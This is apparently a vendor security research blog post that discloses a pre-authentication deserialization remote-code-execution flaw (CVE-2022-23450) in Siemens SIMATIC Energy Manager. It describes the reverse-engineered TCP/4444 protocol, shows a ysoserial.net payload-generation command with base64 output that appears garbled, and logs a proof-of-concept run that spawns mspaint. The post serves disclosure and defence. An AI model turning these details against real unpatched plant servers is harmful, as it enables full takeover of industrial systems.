

Exploiting a Classic Deserialization Vulnerability in Siemens SIMATIC Energy Manager

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Exploiting a Classic Deserialization Vulnerability in Siemens SIMATIC Energy Manager

Noam Moshe

/ April 24th, 2024



Executive Summary

Team82 disclosed to Siemens a deserialization vulnerability found in its SIMATIC Energy Manager (EnMPro) product

The vulnerability, [CVE-2022-23450](#), was assessed a CVSS v3 score of 10.0, the highest criticality score possible; given the severity of the vulnerability, Team82 has chosen to delay disclosing any technical details until now in order to give users time to update

An attacker successfully exploiting this vulnerability could remotely execute code and gain complete control over an EnMPro server

EnMPro is software used within plants to manage and visualize energy consumption values and energy flow within processes, compare energy efficiency, and create energy management plans

Siemens urges users to update to V7.3 Update 1 or later as all versions up to V7.3 contain this vulnerability

See [Siemens' security advisory](#) for additional information

Introduction


Even though many think deserialization vulnerabilities are a thing of the past, we still see them pop-up every now and then, affecting popular applications. These vulnerabilities stem from the insecure process of object serialization/deserialization—the process of converting objects from their in-memory representation to a binary format that can be transferred remotely (and the opposite for deserialization). However, if a server does not correctly limit the types of classes users can create during the deserialization process, it is possible to exploit this into a full-pledged remote code execution (RCE) vulnerability.

Team82 found one such vulnerability in Siemens' SIMATIC Energy Manager (EnMPro) software suite and developed a proof-of-concept attack for [CVE-2022-23450](#) (CVSS 10.0) that exploits a deserialization vulnerability we uncovered in the EnMPro communication protocol. That flaw could allow an attacker to send a malicious payload before the authentication flow initiates.

We privately disclosed our vulnerability to Siemens, which patched the vulnerability in V7.3 Update 1, and in later versions. All versions up to V7.3 contain this vulnerability. An attacker who successfully exploits this vulnerability can gain complete control over an EnMPro server.

What is Siemens SIMATIC Energy Manager?

Siemens SIMATIC Energy Manager (EnMPro) is a software used within plants to manage and visualize energy flow and consumption values, compare energy efficiency, and strategize an energy plan accordingly.



**

A screenshot of the EnMPRO application, showcasing energy usage and consumption.

Behind the scenes, EnMPRO is a .NET service (called `BDataWindowsService`) composed of a .NET executable, listening on port `TCP/4444`. This executable handles most of the EnMPRO server's core functionality, allowing clients to connect to it remotely using a proprietary messaging protocol. Using this protocol, clients can invoke different functionality in the server, including retrieving or altering data in the server, calling different functions, creating graphical interfaces or periodic procedures, and more.

Throughout our research into EnMPro, we were able to identify several critical vulnerabilities in EnMPro's web server and desktop application. These vulnerabilities, when exploited, could result in a malicious actor compromising and even gaining full control over the server running EnMPro. In this blog, we describe our research process and provide some technical details about the most severe vulnerability, CVE-2022-23450.

Reverse Engineering the Protocol

In order to allow remote users to interact with the main EnMPRO server, Siemens created a very simple network protocol over TCP/4444, allowing the desktop application (Client UI `DocLiber.exe`) to interact with the main server's application (`BDataWindowsService.exe`).

We reverse engineered the server's binaries, as well as looked at a dump of the network communication statically, trying to understand and eventually reconstruct the protocol's messages and capabilities. We looked at different functionalities the user can invoke through the client, and watched how the packets would change, trying to better understand different fields of the message. We discovered that after a short protocol-specific handshake and session creation, most EnMPro messages implement the following structure:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	B2	01	00	00	00	00	00	00	04	00	24	62	63	63	30	33	\$bcc03
0010h:	66	32	35	2D	38	65	36	34	2D	34	35	35	61	2D	39	66	f25-8e64-455a-9f
0020h:	61	61	2D	35	39	34	61	64	30	32	37	63	64	65	65	00	aa-594ad027cdee.
0030h:	24	37	39	35	36	36	63	61	34	2D	61	66	31	38	2D	34	\$79566ca4-af18-4
0040h:	33	30	35	2D	62	63	39	31	2D	31	64	62	35	66	64	31	305-bc91-1db5fd1
0050h:	33	61	30	61	64	00	01	00	00	00	00	43	38	64	33	33	3a0ad.....C8d33
0060h:	61	31	64	35	64	31	36	30	34	33	65	36	39	39	62	63	a1d5d16043e699bc
0070h:	63	66	34	66	30	61	36	63	63	33	64	66	2D	31	40	35	cf4f0a6cc3df-1@5
0080h:	30	34	61	62	66	38	64	62	33	36	37	34	30	64	34	61	04abf8db36740d4a
0090h:	62	66	66	33	66	61	36	36	61	37	64	32	34	31	37	00	bff3fa66a7d2417.
00A0h:	00	00	00	00	01	00	66	00	00	00	01	01	00	01	01	00	f.....
00B0h:	00	00	00	07	00	00	00	0B	4D	61	63	68	69	6E	65	4E	MachineN
00C0h:	61	6D	65	00	0F	57	49	4E	2D	38	45	48	44	54	43	41	ame..WIN-8EHDTCA
00D0h:	55	51	56	43	0F	44	6F	6D	61	69	6E	43	6F	6E	74	65	UQVC.DomainConte
00E0h:	78	74	49	64	00	20	38	64	33	33	61	31	64	35	64	31	xtId. 8d33a1d5d1
00F0h:	36	30	34	33	65	36	39	39	62	63	63	66	34	66	30	61	6043e699bccf4f0a
0100h:	36	63	63	33	64	66	0B	57	69	6E	64	6F	77	73	55	73	6cc3df.WindowsUs
0110h:	65	72	00	1D	57	49	4E	2D	38	45	48	44	54	43	41	55	er..WIN-8EHDTCAU
0120h:	51	56	43	5C	41	64	6D	69	6E	69	73	74	72	61	74	6F	QVC\Administrato
0130h:	72	12	41	70	70	6C	69	63	61	74	69	6F	6E	56	65	72	r.ApplicationVer
0140h:	73	69	6F	6E	00	1D	42	2E	44	61	74	61	20	46	75	6C	sion..B.Data Ful
0150h:	6C	20	43	6C	69	65	6E	74	20	37	30	32	2E	33	2E	30	l Client 702.3.0
0160h:	2E	35	32	0F	45	78	65	63	75	74	61	62	6C	65	4C	61	.52.ExecutableLa
0170h:	38	65	1C	52	65	6D	6F	74	69	6E	67	43	6F	6D	70	61	8e.RemotingCompa
0180h:	74	69	62	69	6C	69	74	79	56	65	72	73	69	6F	6E	00	tibilityVersion.
0190h:	04	32	36	2E	39	0D	6C	61	6E	67	75	61	67	65	54	6F	.26.9.languageTo
01A0h:	6B	65	6E	00	02	65	6E										ken..en

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A screenshot of a typical network message sent by the EnMPRO Desktop Application DocLiber.

Lets analyze each of those four parts of the packet we've marked in different colors:

-

Packet Size: The first 4 bytes of each packet are the packet's size (excluding the packet size header), sent in a Little-endian byte order. In this packet, we can see that the packet size is 0x01B2.

-

Packet Flags: After the packet size, the next 4 bytes are a bitmap specifying different flags for this packet. Flags include indicators whether the packet is compressed (using GZIP), if the packet is chunked, etc.

-

Packet Type: The next byte in the packet represents the type of the packet. This byte is an enum, and it decides what is the message type, and what fields/members should be sent inside the message. The message types are defined:

```
public enum FastSerializationMessageMode
{
    // Token: 0x0400095B RID: 2395
    Off_UseBinaryFormatter,
    // Token: 0x0400095C RID: 2396
    Ping,
    // Token: 0x0400095D RID: 2397
    Part,
    // Token: 0x0400095E RID: 2398
    Control,
    // Token: 0x0400095F RID: 2399
    Future,
    // Token: 0x04000960 RID: 2400
    ExtendedFuture,
    // Token: 0x04000961 RID: 2401
    RemoteInvokeAlive,
    // Token: 0x04000962 RID: 2402
    RemoteObjectAlive,
    // Token: 0x04000963 RID: 2403
    RemoteInvokeAliveV2,
    // Token: 0x04000964 RID: 2404
    InvokeReturnMessageReceivedInfo
}
```

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FastSerializationMessageMode Enum, which is defined inside Remotinglib.dll.

After the packet type is read, the server/client will try to construct the message using the correct message type deserializer.

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Message Contents: The actual message data, which will be read and parsed using the correct message parser. The message contains the different fields/members used by this specific message type.

Immediately when we saw the packet type enum (called `FastSerializationMessageMode`), one message type jumped out at us: `Off_UseBinaryFormatter`. From its name, containing the words `BinaryFormatter`, along with the fact the enum name contains the word `serialization`, we noticed a potential vulnerability.

In C#/.NET, the `BinaryFormatter` class is used for object serialization and deserialization, which is essentially the process of constructing an in-memory class instance from a byte-stream and vice versa. However, Microsoft warns in its documentation the `BinaryFormatter` class is inherently insecure, and should not be used unless it is completely mandatory.

Remarks

Warning

`BinaryFormatter` is insecure and can't be made secure. For more information, see the [BinaryFormatter security guide](#).

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A warning about the BinaryFormatter class, inside the MSDN page of this class.

The `BinaryFormatter` class should not be used, in particular, to deserialize objects, especially objects coming from user-input, because it could easily allow remote attackers to achieve code execution. The reason for this is that the `BinaryFormatter` serializer does not sanitize the types of classes it deserializes, instead it has the ability to create arbitrary classes.

By using classes known as Gadgets (classes that when constructed, can cause unintended side effects, including code execution) researched and discovered by the community, it was possible to achieve remote code execution. We were able to create a malicious serialized class (using the [ysoserial.net tool](#)), which will result in arbitrary code execution whenever it will be deserialized.

```
PS C:\temp\yoserial-1.34\Release> ./yoserial.exe -g BinaryFormatter -g ClaimsIdentity -o base64 -c "mspaint"
AAAAAAD/////////AQAAAAAQAQAAACVTeXN0Zw0uV2JkdJpdHku02xhaw1zLkNsYwltC0lkZw50aXR5AQAAABJtX3Nlcmhbg16ZWRDbGpfbXBMBB
UFBRUFBQUQvLy8vL0FRQUFBQUFBQUFBTUFnQUFBFRjVOYVd0ewITznab1F1Vuc5MlpYS1RhrIzZyYkM1R1phbDBiM01zSUZabGNuTnBiMj05Tzk0d0
dnUtnNwC2RiVn1avDF1w1hwmGntrRNNM0JRZFdKc2FXTkxawGvYVj10bgGjMHPnU0ptTxpnmU5tRmtNeklw1RNMUJRRUFBQUJDUVFsamT0xppm10
zvmh1Rk4wZFdScGJ5NVvawGgwTGadmtmMhKSFJYwml1dVZHVjRKRvpY20xaGRUNb1RvZTFC1UWNTOxdawEowYvdekFRQFUBQT1HYjnkbfOz
Uw5KMmwyYzSBG20FBQUFZREFBQUF0UUV4UdNodGJDQJjwAPe6YVc5dVBT5XhmkApFpSudwvdykQwthvZvUfNKMRHWXRPQ0kvUgcwS1BFOW1hvbZqG
1fJbtjkyYvZdSBNpQk5awFjYvj1JST1LXmXwX0uPUZedGwRDSwTDE5Kym1sMGFXRNURZ1owkZvdy1XSNNav1E55WtaagQJ1TmxJau10Y1d4dwnMqZ
RvdkwzTmPhr1D20wvhdNdwJxbGpjb1T6YjjaMEtXtN2jUzkkZYvc1bwVDOH1NREEYTDNoaGJXd3ZjZSEpSYz3wdwRHRjhVz11Sw1CNGJxehVjcnB6wkQ
MvzVoY1dwemNHRmpavHBuZvHOMFpMhVSRZxowj1iIdmZuNBZM03wVhoel1pXmW1lSG5vTnsemRHSvtnRJAUI0Y1d4dwnMqZDGRU0pvZehSD09pohZj
aGNSNxrHvO55YjNod1pUvuxVZm1j0TDNkcGj2wJrmek13TURZdmVHRN1Q0krRFFvZ01EeFBZbXbWtNSRV1YumhV5ep2G1sa1pYSXVUMkpxw1dOM
0Z1WTJVK0RRB2dJQ0Fueh0a09sqn1iMk5syzNNK0RRb2dJQ0FnsUNB0GMyUTZVSEP2WTJwJumh5NVNRkR0Z5ZEZsvdptOCtEuW9nsUNBZ01DQwdJRH
nt0WpawE56VTNSB2GnUqfmb1vpY2SUGvGeVnRvZUwY30awUwYtwdiWe53WvdsdWRSDvdm13oYm1sAGntUkZj1bkp2Y2twdvdykQwthvZvUfNKFNZV
ZZ1JZ1UzUmh1bVj0y21SUGRYUndkwFJGym10d1phbHvaejBpZTNN1RuVnN1SDBP5UZwelpYSk9ZvZfSUFN3au1GQmhjm04ZyjnkA1BT5jd1RHBP
SwdSRz10wvdsdVBSw1Jrxh2wvdsVbmYnV1VSEP2wm1sc1pUmk1SbuZZyZvAu1Fwnb1R1ZDPWvcbXbFTSmp1lYfSPum4K0RRB2dJQ0FnsUNB0EwZt
jJ0BgMz1Twdvdm13oY25Ssmj2wnZQZZBL5UNB01Ed3Zj1E2VUHkd1kyvnpjeJRQ0Z1BZ1BDPvcbXbWtNSRV1YumhV5ep2G1sa1pYSXVUMkpxw1
pkR0Z1WTJVK0RRB2hZMMD1pYw1WamRFUhmhkr0ZRY205MmFXUmXjajRMcw==
PS C:\temp\yoserial-1.34\Release>
```

**

Using *ysoserial.net* in order to create our malicious class, that when it will be deserialized will result in code execution (opening *mspaint* in this case)

Then we created a simple client that will initiate a session with the EnMPro server, and then send the malicious serialized class to the server to be deserialized.

```
→ poc python3 main.py 10.10.6.62
[*] Attacking host: 10.10.6.62:4444
[+] Connection successful. Starting exploitation process...
[*] Creating session
[+] Created session successfully. Sending payload...
[+] Payload sent. Check target for exploitation success
```

**

The result of our proof-of-concept exploit:

BDataWindowsService.exe	1.80	139,052 K	160,784 K	2852 BDataWindowsService
EnMProProcess32.e...	0.27	25,292 K	34,888 K	3512 EnMProProcess32
cmd.exe		1,540 K	2,588 K	7964 Windows Command Processor
conhost.exe	0.02	4,968 K	9,276 K	7080 Console Window Host
mspaint.exe		7,788 K	21,932 K	6836 Paint
cmd.exe		1,532 K	2,580 K	5232 Windows Command Processor
conhost.exe	0.02	4,972 K	9,316 K	8928 Console Window Host
mspaint.exe		7,824 K	21,976 K	8996 Paint

**

Our malicious payload being used, resulting in the creation of *mspaint* process under the *BDataWindowsService* service.

In this specific case, we were able to force the server to deserialize our packets even before we authenticated, meaning this remote code execution vulnerability does not require us to bypass authentication checks.

Key Takeaways

Siemens has fixed a critical remote code execution vulnerability in its SIMATIC Energy Manager (EnMPro) product, used in plants to monitor energy consumption within processes.

The vulnerability is a classic deserialization bug found in EnMPro's use of a `.NET BinaryFormatter` class. `BinaryFormatter`, according to Microsoft, should not be used to deserialize objects, especially those coming from user input. Its usage puts instances of SIMATIC Energy Manager at risk of remote attackers executing code of their choice, giving them full control over these servers.


Our proof-of-concept exploit initiates a session with the server before sending a malicious serialized class that is then deserialized by the server, resulting in arbitrary remote code

execution. The attack is carried out pre-authentication, meaning an attacker would not need to have a previous foothold on the server.

This vulnerability was assessed a CVSS v3 score of 10.0, and was addressed in EnMPro V7.3 Update 1 and later. All previous versions carry this vulnerability.

Acknowledgement

Team82 wishes to thank Siemens for its cooperation throughout this disclosure, and working to address this critical vulnerability in a timely manner.



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Related Vulnerability Disclosures

- [

CVE-2022-23450

The affected system allows remote users to send maliciously crafted objects. Due to insecure deserialization of user-supplied content by the affected software, an unauthenticated attacker could exploit this vulnerability by sending a maliciously crafted serialized object. This could allow the attacker to execute arbitrary code on the device with SYSTEM privileges.

CVSS v3: 10

](<https://claroty.com/team82/disclosure-dashboard/cve-2022-23450>)

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CVE-2022-23449

A DLL Hijacking vulnerability could allow a local attacker to execute code with elevated privileges by placing a malicious DLL in one of the directories on the DLL search path.

CVSS v3: 7.3

](<https://claroty.com/team82/disclosure-dashboard/cve-2022-23449>)

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CVE-2022-23448

Affected applications improperly assign permissions to critical directories and files used by the application processes. This could allow a local unprivileged attacker to achieve code execution with ADMINISTRATOR or even NT AUTHORITY/SYSTEM privileges.

CVSS v3: 7.3

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